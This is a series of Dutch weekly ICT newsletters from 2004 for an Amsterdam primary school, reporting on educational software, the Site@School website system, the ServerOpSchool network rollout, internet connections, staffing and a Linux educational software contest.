Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

## ONDERWIJS - ICT leerlijn

### ICT toets.

Vorige week zijn we een beetje al te voortvarend aan de slag gegaan met het afnemen van de ICT toetsen. Het bleek nog in het pilot stadium en (Karin) mocht het uitproberen. Dus haar woede bij het mislopen had ze niet zo publiekelijk moeten ventileren. Haar excuses daarvoor.

Deze week zijn er uit verschillende klassen nog wel leerlingen mee verder gegaan, maar dan als test.

Een leerling van groep 5 heeft een aantal van de paintopdrachten uit de test zelf op de website van onze school gezet: [kijk hier](#)

### Letterpret.

We werken nu wel weer met Letterpret, maar dan in de stand-alone versie (dus niet draaiend in het netwerk) In alle klassen zijn de leerlingen opnieuw ingevoerd en alle kinderen hebben nu een nieuw icoontje gekregen. De overzichten voor de leerkrachten zijn nu klaar

### ICT als naschoolse activiteit.

We hebben Wouter bereid gevonden om als pilot een cursusje ICT te doen als naschoolse activiteit (vanaf 13 september). Dat houdt in, dat er op 4 maandagen na schooltijd 8 leerlingen een uur lang extra technieken op de computer zullen leren. Als het bevalt, dan zullen we een nieuwe ronde organiseren.

### Onderzoek Rekenweb

Een studente van de RUU (Rijksuniversiteit Utrecht) heeft een onderzoek gedaan hoe leerlingen reageren op wel/geen feedback in een spelletje van het Rekenweb ([www.fi.uu.nl](http://www.fi.uu.nl)). We zullen de resultaten te horen krijgen. De kinderen waren in elk geval reuze enthousiast bij positieve opmerkingen. Een leerlinge die heel erg slecht is met rekenen, kreeg bij een goed antwoord de opmerking dat ze veel verstand had van rekenen. Ze zat te stralen!

### Mededelingen pagina op een televisie.

In de hal hebben we nu een televisie staan waarop 'Mededelingen' zijn te zien. Als de mededelingen lang zijn rollen ze verticaal voorbij.

Als de mededelingen geweest zijn beginnen ze weer opnieuw enz. enz. (scrollen).

Het script daarvoor zit in S@S. Nodig hiervoor: televisie, computer met TV kaart.

We zetten de tv en de computer op een tijdsklok zodat ie vanzelf aan en uitgaat en de computer start meteen op met de goede pagina in Internet Explorer.

Reuze handig, want je kunt nu de mededelingen vanuit huis updaten.

### S@S

#### HTML

Het is wel handig als je een beetje HTML kent als je de website onderhoudt. Er zijn plekken in S@S waarbij je met een beetje html kennis meer mogelijkheden hebt om leuke dingen in de website te doen.

Voorbeeld: als je in de nieuwsmodule een bericht schrijft en je wilt door laten linken naar een ander pagina, moet je dat met een html-commando doen. Het is een beetje oefenen en in een schriftje bijhouden wat je gedaan hebt. Een simpel cursusje is [hier](#) te vinden.

een goed weekend toegewenst

Karin

Dirk (die vanmorgen voor een weekje naar Frankrijk is vertrokken)

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

2004-06-25 w26

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 25 - 2004 (18 juni)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?

++++  
deze is niet verschenen wegens drukte en vakantie van Dirk en adv van Karin

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



2004-07-02 w27

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 27 - 2004 (2 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

- vorige week was er geen BIC wegens overbelasting -

### ICT leerlijn

#### Vrije Universiteit

Volgend schooljaar gaan we meedoen aan een project van de Vrije Universiteit over het gebruik en het zinvol toepassen van het internet door basisschoolleerlingen. Na de zomervakantie meer hierover.

#### KPN

Volgende week gaat de aanvraag voor de gratis internetaansluiting via de KPN en XS4ALL de deur uit. We moeten de kleine lettertjes nog even goed doornemen.

#### Linux programmeerwedstrijd.

Deze week namen Dirk en Karin zitting in de jury van een programmeerwedstrijd voor educatieve software. De overige leden bestaan uit een medewerker van het SLO en een redacteur van het COS-magazine. We bekeken in Utrecht zes programma's die speciaal geschreven zijn om te kunnen draaien op linux computers. In de vakantie komt de jury nogmaals bijeen voor het definitieve oordeel.

### S@S Nieuws

#### Site@School erobert Deutschland!

S@S kreeg een uitgebreide en zeer positieve bespreking in: <http://lehrer-online.de/dyn/9.asp?url=411947.htm>

De aanvragen voor een test account stromen binnen. We zijn apetrots. En het is ook fijn voor Jürgen, die zijn vertaalinspanningen gehonoreerd ziet.

#### Nieuwe Ikonen

Barry heeft de eerste voorzetten voor de nieuwe ikonen voor het S@S beheer geleverd. Denk daarbij aan de ikontjes voor home, paginabeheer, modulebeheer, etc. Ze zien er fantastisch uit en doen recht aan het systeem: eenvoudig, helder en in positieve zin 'schools'. Bedankt voor je inspanningen Barry. We kijken uit naar de volgende serie. Hopelijk kunnen we de volgende week trouwe lezers van de BIC een sneak-preview geven.

#### S@S gaat op de schop!

Eindelijk is, na een lange vergadering van het S@S team, besloten dat de inwendige directory structuur veranderd gaat worden. We willen de ingreep met zo min mogelijk nadelen voor de gebruikers laten verlopen en dat vereist nog heel wat denkwerk.

#### ServerOpSchool

Peter werkt keihard en het einde komt in zicht. 'Janitor', het programma dat leerlingen, groepen, werkgroepen en programma's beheert nadert zijn voltooiing. Het is een klein wonderdje van vernuft.

Jos (Sterrewachter) kwam vlak voor sluitingstijd nog met een feature request die gelukkig nog realiseerbaar bleek. Kom daar eens om bij de software fabrikanten. De feature: Mail gericht aan je email adres op school kun je laten doorsturen naar je vakantieadres (of en ander adres natuurlijk).

Groet en goed weekend,  
Karin,  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 28 - 2004 (9 juli)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **Emailproject groep 4 en 7**

Het is niet gelukt om alle verhalen op tijd gepubliceerd te krijgen. Dat zullen we na de vakantie wel rechtzetten.

#### **Mag ik computeren?**

Volgend schooljaar gaan we nog eens bespreken waar het computergebruik voor bedoeld is. Kinderen vinden meestal een ijsje lekkerder dan een appel. Zo ook op de computer: liever een spelletje dan een oefening. Net zoals je het eetgedrag van kinderen moet sturen, zo moet je ook het computergedrag sturen. Dus duidelijke opdrachten op de computer. Het beleid moet nog helderder! (hartekreet van een ict coördinator)

#### **Jury Linuxmagazine**

Volgende week, dus tijdens de zomervakantie hebben we nog een bijeenkomst van de jury voor de wedstrijd van het Linuxmagazine. Daarvoor gaan Karin en Dirk naar Utrecht. Er worden 6 programma's beoordeeld.

#### **KPN**

De aanvraag voor de KPN aansluiting is helemaal klaar. Maar we doen hem de deur niet uit, want de levering is tussen de drie en zes weken na de aanvraag. Dat zou midden in de zomervakantie kunnen zijn. Onhandig.

#### **Website**

We zijn hard bezig geweest om onze website een nieuw uiterlijk te geven. Er is namelijk voor de papieren in de school (rapporten, brieven etc) een nieuw logo ontwikkeld. Nu is dat logo heel onhandig van vorm voor de website, dus we zitten wat te puzzelen. We wilden jullie alvast een sneakpreview geven, maar dat is iets te voorbarig. Dus helaas.....na de vakantie.

#### **SERVEROPSCHOOL CD IS AF!**

Na drie maanden van zeer hard denken, code schrijven, vaak een ochtend- en avondvergadering per telefoon met Dirk, leverde Peter de ServerOpSchool CD af.

Dat deed hij in de vorm van een demonstratie voor Ronald (directeur OBSRB) en Karin (ICT coördinator OBSRB). [zie hier](#)

De demonstratie ging als volgt:

Er stonden een server en een client (Win98SE) klaar.

De CD ging in de server en na wat enters en het intikken van een paar gegevens stond er binnen 20 minuten een complete en werkende server.

Voor de scholen die gebruik maken van het gratis KPN aanbod stonden de IP adressen al voorgeconfigureerd. Handig!

Na één commando draaide het programma 'Janitor' op de client. Dit programma beheert de diverse soorten accounts, groepen en educatieve programma's in een eenvoudige en begrijpelijke interface.

Vervolgens namen we uit ESIS (leerlingvolgsysteem) het EDEXLL.TXT bestand en na nog 10 minuten (even nakijken en aanpassen van dubbele namen) waren er accounts voor 250 leerlingen aangemaakt met de groepen waarin ze thuishoren, inclusief hun werkmappen en hun zelf te beheren backupmappen.

Daarna werd even groep 8 van school gedaan en groep 7 bevorderd naar groep 8, behalve Arie, die is blijven zitten.

Dit alles was in enkele muisklikken gedaan. We waren verbluft en hadden het idee: dit kunnen wij ook; dit is echt simpel.

Vervolgens kregen we te zien hoe eenvoudig telewerken in zijn werk gaat. Het is alsof je in de Windows Verkenner zit en je document op je computer opent, maar je opent het document op de server op school. Je werkt er aan en slaat 't op, op school. En je kan het natuurlijk ook thuis bewaren en bewerken.

Weer waren we aangenaam verrast door de eenvoud en helderheid van het idee van thuiswerken.

Daarna nog even de webmail bekeken. Was ook al klaar en bruikbaar.

Al met al duurde de hele demonstratie ruim een uur.

We waren zeer tevreden.

Lees vooral alle features van dit prachtige systeem op:

<http://serveropschool.nl/>

In de laatste drie weken van de grote vakantie wordt ServerOpSchool geïnstalleerd op drie scholen. Dan pas weten we hoe het echt werkt. We hebben er alle vertrouwen in.

De school gaat nu dicht voor de zomervakantie, hetgeen niet betekent dat wij stilzitten op ICT gebied.

Prettige weken  
groeten,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

## Schooljaar 2004-2005

1. [2004-08-27 w35](#)
2. [2004-09-03 w36](#)
3. [2004-09-11 w37](#)
4. [2004-09-17 w38](#)
5. [2004-09-23 w39](#)
6. [2004-09-30 w40](#)
7. [2004-10-08 w41](#)
8. [2004-10-15 w42](#)
9. [2004-10-29 w44](#)
10. [2004-11-05 w45](#)
11. [2004-11-09 w46](#)
12. [2004-11-19 w47](#)
13. [2004-11-24 w48](#)
14. [2004-12-03 w49](#)
15. [2004-12-10 w50](#)
16. [2004-12-17 w51](#)
17. [2004-12-23 w52](#)
18. [2005-01-14 w02](#)
19. [2005-01-21 w03](#)
20. [2005-01-28 w04](#)
21. [2005-02-04 w05](#)
22. [2005-02-11 w06](#)
23. [2005-02-24 w08](#)
24. [2005-02-25 w08](#)
25. [2005-03-04 w09](#)
26. [2005-03-11 w10](#)
27. [2005-03-18 w11](#)
28. [2005-03-24 w12](#)
29. [2005-03-31 w13](#)
30. [2005-04-08 w14](#)
31. [2005-04-15 w15](#)
32. [2005-04-22 w16](#)
33. [2005-04-29 w17](#)
34. [2005-05-13 w19](#)
35. [2005-05-20 w20](#)
36. [2005-05-27 w21](#)
37. [2005-06-03 w22](#)
38. [2005-06-10 w23](#)
39. [2005-06-17 w24](#)
40. [2005-06-24 w25](#)
41. [2005-06-28 w26](#)
42. [2005-07-08 w27](#)
43. [2005-07-15 w28](#)
44. [2005-07-21 w29](#)

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 35 - 2004 (27 augustus)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Nieuwe server**

In de laatste week van de zomervakantie is ons nieuwe serversysteem geïnstalleerd.

Dat houdt in, dat we nu zijn aangesloten bij een organisatie die ons netwerk beheert, ook op afstand. (lees meer hieronder bij "Server op School"). De installatie verliep erg soepel. De aanpassingen in de school zijn nog niet helemaal op orde, waardoor af en toe mensen hun documenten nog niet kunnen vinden. Want tegelijkertijd met de nieuwe server hebben we ook wat gereorganiseerd met de computers. Alle computers die de leerlingen gebruiken zijn identiek, op de computers met het programma Veilig Leren Lezen na.

Wat nog wel een klus is, is het overzetten van de mappen van de leerlingen naar de nieuwe server. Meteen wordt namelijk een hoop troep van de leerlingen opgeruimd.

We zijn heel erg benieuwd hoe het ons zal bevallen en of Dirk nog veel te doen zal hebben bij ons.

### **ICT coördinatie**

Helaas hebben we moeten snoeien in de ICT tijd van de ICT coördinator. Afgesproken is, dat de nadruk dit jaar zal liggen op het consolideren van de ICT leerlijn. Voor technische problemen en ondersteuning in groepen, zal minder tijd zijn. Alle klachten en storingen graag melden in het "computerschrift".

### **Naschoolse Activiteiten.**

Over twee weken zal de eerste naschoolse ICT-activiteit starten. We zijn erg benieuwd.

### **Website**

De bedoeling was, dat we na de zomervakantie onze website zouden aanpassen aan het nieuwe schoollogo. Dat is nog niet gedaan. Het is meer werk dan gedacht. Dus nog even geduld. Wel heeft onze directeur nu ook de smaak te pakken: hij brengt nu ook veranderingen aan aan de inhoud van de website.

### **TECHNISCH (S@S en SoS)**

#### **SERVER OP SCHOOL**

In de vakantie hebben Peter en Dirk keihard gewerkt. SoS draait nu op 4 scholen. Nog niet vlekkeloos, door wat aanloopproblemen (nieuwe ervaringen), maar we komen er uit.

Het werken met 'Janitor', het beheerprogramma van SoS is een waar genoegen. Ook de migratie van leerlingen uit ESIS naar SoS is een eitje. Dat scheelt heel veel werk in het aanmaken van leerlingen. Migratie van oude data kostte meer tijd dan gedacht en ook onverwachte verschillen in 'identieke' computers zorgden voor tijdverlies.

#### **ANDER IP ADRES**

Vlak na de migratie van Dirklan naar ServerOpSchool kregen we van chello het bericht dat we een nieuw IP adres zouden krijgen. Daarmee verviel ons bekende adres <http://node11ef5.a2000.nl>. De migratie van het oude naar het nieuwe adres was een eitje met ServerOpSchool. Daarna hadden we nogal wat werk om alle node11ef5 links uit de website en Forum databases te halen. Toen ook dat achter de rug was, bleken er in vergeten hoekjes nog een paar foute linkjes te liggen. We hopen dat we ze allemaal te pakken hebben.


#### **SITE AT SCHOOL**

Fred werkt hard aan versie 2.2 die eind oktober uitkomt. Steeds meer bedrijven gaan S@S aanbieden. Dat levert ze leuk geld op.

We ontvingen van een onbekende gever een donatie t.b.v. S@S. Het geld zal goed besteed worden.

De problemen met de agenda (sessies die verlopen) zijn opgelost en de agenda heeft nu ook een printbaar weekoverzicht van alle afspraken. Veel leden van het team werken nu met de agenda.

groeten en goed weekend,  
Karin  
Dirk



Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 36 - 2004 (3 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Als ik deze nieuwsbrief ontvang in de web mail van de Rosa Boekdrukker dan is nergens een blanco regel te zien. Nu verstuur ik hem aan de testers (jullie) en wacht af hoe hij in jullie email eruit ziet. Hoop dat het te lezen is. groeten, Karin

#### **WEBSITE - Verzoek aan de collega's.**

We willen de website wat veranderen, het nieuwe logo moet erin.

We hebben een testversie, met de kleuren van het logo. Wat vinden jullie ervan? Kan het zo? Graag suggesties en opmerkingen, misschien wat betreft de kleuren. (per mail naar: [info@rosaboekdrukker.net](mailto:info@rosaboekdrukker.net)). Wel rekening houden met slechtzienden: de letters moeten zwart blijven en de achtergrond waarop de letters staan moeten licht van kleur zijn.

Zie de testsite: <http://wyxs.net/index.php?section=1>

#### **UITLEG NIEUWE SERVER**

Deze week werd een hele middag van alles doorgesproken over het nieuwe netwerk:

- hoe moet je inloggen
- wat kan de server allemaal
- wat kan er van thuis uit op de server gedaan worden
- hoe werkt de webmail
- hoe pas je de bureaubladen van de groepen aan
- wat moet er nog gebeuren aan het netwerk
- etc

Het ziet er allemaal heel simpel uit. En niet erg afwijkend van wat we gewend zijn. Van thuis uit inloggen en de mappen opruimen is heel bijzonder. Wat ook nieuw was, is de "virtual cd". De cd-rom van Anne Frank draait nu in het netwerk alsof de cd in de cd rom speler zit.

De komende week zullen de groepen hun nieuwe e-mailadres krijgen met het bijbehorende wachtwoord.

#### **ABC - ONDERWIJSBEGELEIDINGSDIENST**

Er zijn afspraken gemaakt met Monique van het ABC. Zij begeleidt ons met onze ICT leerlijn. We gaan weer om de tafel zitten om te bekijken wat we voor dit jaar hebben afgesproken. Er moeten data vastgesteld worden voor klassenconsulten en nascholingen en teambijeenkomsten. De groepen moeten hun ICT opdrachten ontvangen.

#### **VERKEERSONDERWIJS**

Wij doen mee aan een pilot voor verkeersonderwijs. Het ABC heeft een computerprogramma ontwikkeld in opdracht van de Gemeente Amsterdam waarin de leerlingen de geleerde verkeersregels kunnen toepassen in een situatie hier in de buurt. Het programma heet Tussen School en Thuis en bestaat uit allemaal foto's met opdrachten en vragen in de buurt van onze eigen school. We hebben nu ook een verkeersmethode in boekvorm.

Er moet een bijeenkomst gepland worden om het programma uit te leggen.

#### **EDUCAT-B**

In het programma Educat B zijn de kleuterboeken op een andere computer ingevoerd dan de rest van de boeken. Volgende week gaan die twee bestanden samengevoegd worden in de netwerkversie van het programma. Spannend of het allemaal gaat lukken.

#### **IB**

Onze IB-ers hebben een nieuwe werkplek. Deze week zijn ze voorzien van elk een eigen computer. Nu moeten we alleen nog van die LCD beeldschermen voor hen kopen, zodat ze nog werkruimte overhouden.

Dat was het weer.

Een prettig weekend,  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT



++++  
Baarsjes Informatie en Communicatie Jaargang 3 - week 37 - 2004 (10 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### Website

We hebben nog geen commentaar ontvangen op onze testsite voor een nieuwe website  
<<http://wyxs.net/index.php?section=1>><http://wyxs.net/index.php?section=1>>

#### Netwerk opstart probleempjes

Er zijn nog dingen niet klaar met ons nieuwe netwerk. Dat ligt aan ondergetekenden en tijdgebrek.

- de oude documenten van de kinderen moeten nog worden overgezet naar de nieuwe mappen
- de bureaubladen van de verschillende groepen moeten nog worden aangepast met de juiste snelkoppelingen
- nog niet alle computers zijn voorzien van een nieuw image, waardoor met name de kleutergroepen het netwerk nog niet op kunnen
- bij de directie moeten de computers nog in towers worden ingebouwd
- er is een nieuwe netwerkversie van LETTERPRET binnen!!!
- de verschillende groepen moeten nog een emailadres krijgen. Dat is er deze week niet van gekomen.

#### KPN

Binnenkort gaat de aanvraag voor de gratis internetverbinding met de KPN de deur uit. Voor de vakantie wilden we het al doen, maar waren bang, dat de boel dan precies in de vakantie zou worden aangesloten. Ook onze UPC provider komt binnenkort met een aanbod voor scholen. Wat zullen we snel en bereikbaar zijn dan.

#### Frustratie uiting

Sinds het nieuwe schooljaar zijn er organisatorische veranderingen op ICT gebied op de Rosa Boekdrukker. Karin heeft nog maar 1 dag per week voor ICT activiteiten i.p.v. 2. De gevolgen merken we dagelijks. Klussen worden niet afgewerkt door tijdgebrek. Karin heeft geen tijd meer om Dirk aan te sturen. Leerkrachten kunnen niet goed meer met hun problemen bij Karin terecht. De naschoolse ICT activiteiten dreigen ongesuperviseerd te worden uitgevoerd. Er is geen tijd meer voor experimenten m.b.t. de ICT leerlijn.

Bovenstaande voorbeelden laten zien dat onze ICT-ervaringen niet meer geregistreerd en gesystematiseerd worden; kortom, ze gaan verloren. We voelen dat we onze greep op ICT gebied in school kwijtraken en overgeleverd worden aan toevalligheden. Dat is zonde, want daarmee dreigt ook onze positie als innoverende club voor \_alle\_ basisscholen in gevaar te komen. Vele basisscholen in Nederland putten uit onze ervaringen. Laten we hopen dat de zaak ten goede kan keren.

groeten en een prettig weekend  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 38 - 2004 (17 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **ABC – schoolbegeleidingsdienst**

Deze week hebben we data vastgesteld voor een aantal bijeenkomsten. De hoogste drie klassen zullen nog deze maand een startbijeenkomst hebben waarop wordt uitgelegd wat de bedoeling van het programma Digiwijzer precies is. Vorig schooljaar hebben we er mee geëxperimenteerd, maar dit jaar wordt het serieus. Met dit programma leren de leerlingen gericht zoeken op het internet, waardoor ze informatie beter kunnen vinden.

Ook is er een datum vastgesteld waarop de groepen 3 t/m 8 instructies krijgen over het gebruik van het verkeersprogramma "Tussen School en Thuis"

### **Naschoolse Activiteiten**

Afgelopen maandag vond de eerste van vier cursussen ICT na schooltijd plaats. Er deden 8 leerlingen aan mee uit groep 5. Ze moesten aan de gang met de opmaak van tekst. Door een technische storing aan ons netwerk (zie onder) konden de leerlingen niks printen. a.s. maandag zal hun product wel in kleur kunnen worden afgedrukt.

### **Bureaubladen**

Karin had nog moeite met het inrichten van de bureaubladen van de verschillende groepen. Niet omdat het zo moeilijk was, maar omdat ze de te nemen stappen niet goed had opgeschreven. Bij de groepen 3, 4, 5 en 6 zijn de bureaubladen nu bijna in orde. Alleen moet het programma Educat er nog bij.

### **Educat**

Met dit programma zijn de bibliotheekboeken ingevoerd in ons netwerk. De kleuterboeken en de andere boeken zijn nu bij elkaar gevoegd. Dat kan, omdat we nu een netwerkversie van het programma hebben. Op elke computer kan het programma nu gebruikt worden. In de toekomst zullen de kinderen dan in de klas kunnen zien welke boeken er beschikbaar zijn. Ook zal het uitlenen dan via de computer gaan. Nu is het steeds een hopeloze warboel van kaartjes.

### **Invoer leerlingen**

Bij de meeste programma's zijn de leerlingen nu ingevoerd of verplaatst naar een hogere groep. Bijvoorbeeld bij het programma Tafeltotaal van Ambrasoft zijn de leerlingen van groep 4 nu overgeheveld naar groep 5. En de leerlingen van groep 6 zijn verwijderd, want daar kennen ze de tafels.

### **Technische storing**

Deze week werden er twee nieuwe telefoonlijnen aangelegd. Daarvoor moest het installatiebureau ons netwerk gebruiken. Opeens waren alle computers van één switch niet meer aangesloten. Vreemd! Het installatiebureau wist natuurlijk van niets.... Het was vooral vervelend, omdat het precies de administratie computers waren die het netwerk niet op konden en die het leerlingvolgsysteem niet meer konden aanpassen en de computers waar de naschoolse ict-cursus op plaats vond.

### **NL tree**

NL tree is weer bezig met een administratieve chaos. We ontvingen een brief waarin ons werd gevraagd op tijd ons contract met hen op te zeggen. Wij hadden dat reeds op 9 september 2003 per aangetekende brief gedaan. Ook kwamen ze van de week het modem en de router ophalen. (toen dat niet lukte zeiden ze: "ach, hou het ook maar") Vreemde volgordes hanteren ze daar.

### **ICT bijeenkomst deelraad**

Vorige week schreven we in onze nieuwsbrief, dat we tijd te kort kwamen voor onze ICT werkzaamheden. Die noodkreet werd door ons bestuur opgevangen en er werd ook gehoor aan gegeven. Deze week werden wij (de openbare scholen in ons stadsdeel) uitgenodigd voor een bijeenkomst met alle ICT coördinatoren. Eén van de agenda punten was het inventariseren van de formatie-uren voor ICT. Alle scholen klaagden, dat ze niet genoeg tijd hebben om beleid te maken of uit te voeren wat de leerlijnen betreft. Dit probleem zal worden voorgelegd aan het hoofd afdeling onderwijs van ons stadsdeel.

Ook van andere kanten kregen we bijval.

**Letterpret**

Een nieuwe versie van Letterpret is geïnstalleerd en zoals gewoonlijk kwam de tekst in de handleiding niet overeen met de tekst die tijdens de installatie verscheen. Maar, met wat heen en weer gepruts werkte het programma. Echter wel weer tot onze verbazing kon leerling X op twee computers tegelijk inloggen. Dat hoort natuurlijk niet te mogen! Het blijft brakke software. Tijdens de installatie zijn de ingevoerde gegevens bewaard gebleven. Maandag volgt de echte test. Volgende week de uitslag.

groeten en een goed weekend,  
Dirk en Karin

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 39 - 2004 (24 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Letterpret werkt!!!**

Het mag wel zo ongeveer in de krant. Na een worsteling van twee jaar is het geheel eindelijk aan de praat gekregen. We ontvingen na de zomervakantie een nieuwe versie zonder beveiligings sleutel. Vorige week waren er nog problemen: er kon op twee computers onder dezelfde naam worden ingelogd. Dat is door onze man van sOs (server Op school) opgelost. Alle kinderen hebben een nieuw ikoontje en alles werkt (tot nu toe) naar wens. Eigenlijk niet te geloven. We zullen nog een bericht naar Malmberg sturen, dat we niet van plan zijn te betalen.

### **ICT als naschoolse activiteit**

Jammer genoeg zoeken wij een nieuwe docent voor dit onderdeel. Voorlopig neemt Karin de taak over.

### **ICT tijd**

Er blijft bijval uit het land komen. Op veel scholen kampt men met gebrek aan tijd voor de onderwijsinhoudelijke kant van ICT binnen de school. Gelukkig heeft ons schoolbestuur een gewillig luisterend oor

Ook in de nieuwsgroep Onderwijs Nieuwe-Media wordt nu een levendige discussie gevoerd over de tijd en de bezigheden van de ICT coördinator.

### **Digitaal Rijbewijs**

Van onze schoolbegeleidingsdienst kwam een oproep om ons in te schrijven voor een aantal workshops voor het inoefenen en/of oprfrissen van computervaardigheden voor leerkrachten. De afgelopen jaren hebben we herhaaldelijk aan ons team de mogelijkheid geboden om hun kennis op te frissen, zelfs met een (vrijwillige) cursus op school. Het middel dat het beste werkt is: thuis een computer neerzetten. In ons team heeft iedereen thuis een computer en heeft ook iedereen een emailadres. Volgens ons is dat de beste manier om handigheid in het gebruik te krijgen.

Wij zien niet het nut ervan in om een digitaal rijbewijs te halen. Daarin worden erg veel toepassingen gevraagd die voor de dagelijkse gang van zaken binnen een school niet nodig zijn.

In één van de aangeboden workshops leert met hoe je kinderen gemakkelijk een eigen website kan laten maken. Bij ons op school zit dat gekoppeld aan S@S. Al heel veel kinderen hebben een eigen pagina, of meerdere pagina's.

### **Website**

[www.digijuf.nl](http://www.digijuf.nl)

Bij ons op school zijn de kleuters bezig met het thema "emoties". Veel leuke ideeën zijn te vinden op bovengenoemde website.

### **Printer aangeboden.**

Af te halen een Deskjet 610 C. Prijs: een hartige taart.

Een prettig weekend toegewenst door:

Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 40 - 2004 (1 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Interview COS magazine**

Deze week werden een van de directeuren van onze school en Karin geïnterviewd door het COS-magazine (computers op school). In oktober komt er een special uit over ELO's (elektronische leeromgevingen) Wij hebben daar het één en ander over verteld: hoe S@S daar geschikt voor is en tot op welke hoogte wij een ELO in onze school inzetbaar zien.

### **ICT scholing**

Voor de groepen 6, 7 en 8 was er deze week een bijeenkomst met de schoolbegeleidingsdienst (ABC). In de komende periode zal door de groepen het programma DIGIWIJZER gebruikt worden als aanvulling op het taalonderwijs en ter ondersteuning van het gebruik van het internet. In dit programma wordt systematisch aangeleerd hoe je moet zoeken op het internet. De verschillende groepen hebben daar opdrachten voor. De meeste kinderen hebben er vorig jaar al mee gewerkt. Met de ervaring die toen is opgedaan zal nu gestructureerder met het programma worden omgegaan. o.a. is de aandacht gevestigd op het nabespreken van de lessen. Het gaat er niet om dat de kinderen het juiste antwoord geven, maar om het proces om tot een antwoord te komen.

### **Gebruik Server op School**

Het is fantastisch hoe je gemakkelijk je de bureaubladen van de verschillende groepen op maat kunt indelen. Heel handig kun je de iconen verslepen naar het bureaublad van een groep. Daardoor kan een groep die keurig inlogt met de eigen inlognaam een aangepast bureaublad krijgen van hetzelfde image. Alle groepen hebben namelijk een identieke harde schijf. Alleen zijn niet alle programma's overal zichtbaar. Het is zelfs mogelijk om op afstand (buiten de school) een bureaublad in te delen.

### **KPN**

Deze week is de aanvraag voor de gratis verbinding met internet de deur uitgegaan. Via internet vul je een aanvraagformulier in, dat dan geprint wordt en per fax of TPG moet worden verstuurd.

### **PRINTER**

We hebben geen enkele reactie gekregen op onze aangeboden kleurenprinter. Waar zou dat aan liggen?

### **Site@School**

Het is al een paar weken stil rond S@S in de BIC. Dat wil niet zeggen dat er niets gebeurt. We hebben alleen geen tijd om het te melden.

Fred legt de laatste hand aan versie 2.2 die eind oktober volgens plan uit moet komen. Er zijn nog kleine veranderingetjes mogelijk, en als daarom gevraagd wordt, doen we die nog in deze versie.

De 14e taal die erbij is gekomen is Deens en Maleisisch komt er aan.

S@S V2.2 krijgt nieuwe iconen. Barry is bezig met de laatste loodjes.

Er komt een nieuwsbrieven module in die, al zeggen we het zelf, een juweeltje is.

Verder vele grote en kleine verbeteringen. Het manual moet ook aangepast worden aan de nieuwe versie en daar is Dirk mee belast. Ondertussen zijn we al bezig met een nieuwe versie. Daarin zal een chat module zitten waar we nu mee aan het experimenteren zijn. Als je mee wilt doen, meld je dan aan.

We hebben een kleine subsidie gekregen waar we een paar vervelende klussen voor laten doen. (het schrijven van het developers manual en het gebruikersbestendiger maken van de programmeercode)

### **Server Op School**

Ook weinig van gehoord, maar ook daar wordt niet stil gezeten. Peter en Dirk hebben de laatste klusjes op de drie scholen gedaan. Alles loopt nu goed. We hebben subsidie ontvangen voor twee projecten: het schrijven van documentatie en het maken van een programma om images over het netwerk via PXE naar client computers te halen. Daarnaast hebben we een ontwikkelopdrachtje om het GPL virusprogramma Clamav (<http://www.clamav.net> , kijk daar eens welke bedrijven het allemaal gebruiken) dat nu de email scanner van SoS is, zo te installeren dat het virussen scant en opruimt op de windows clients. We hoeven hier niet te zeggen dat Norton ons 4 Euro per computer per jaar kost. Tel uit je winst!

groeten en een prettig weekend.  
Karin en Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling ICT

++++  
Baarsjes Informatie en Communicatie Jaargang 4 - week 41 - 2004 (8 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **Prijsuitreiking Linux-programmeer-wedstrijd**

Vorige week vond op onze school de prijsuitreiking plaats van de programmeerwedstrijd die was uitgeschreven door het Linux Magazine (<http://www.linuxmag.nl/nl/4137085f61440#a4137085fa0a7a> )  
Onze school heeft wat geld van het ICT budget gehaald om bij te dragen aan de prijzenpot van de wedstrijd.  
Sites van de winnaars:

<http://www.vliegersenverzamelaars.net/>

<http://edu.kde.org/kturtle/>

foto's prijsuitreiking: <http://www.rosaboekdrukker.net/index.php?page=615&navpath=,472,473,1611&contents=1612,1629,3445&section=15&ID=3445&gallerypage=1>

Omdat wij van mening zijn, dat software voor het onderwijs opensource moet zijn en door de gebruikers gemakkelijk moet kunnen worden aangepast aan hun wensen, waren wij graag bereid ons steentje bij te dragen aan de wedstrijd die jaarlijks wordt uitgeschreven door het Linux Magazine.

Kanttekening: het blijkt in de praktijk nog een behoorlijke hobbel om programmeerders en gebruikers bij elkaar te brengen. Voor het maken van educatieve software is natuurlijk een onderwijskundige aanpak en inzicht nodig.

Oproep: het zou leuk zijn als alle scholen ook een kleinigheid bijdragen: dan wordt het een grote prijs!

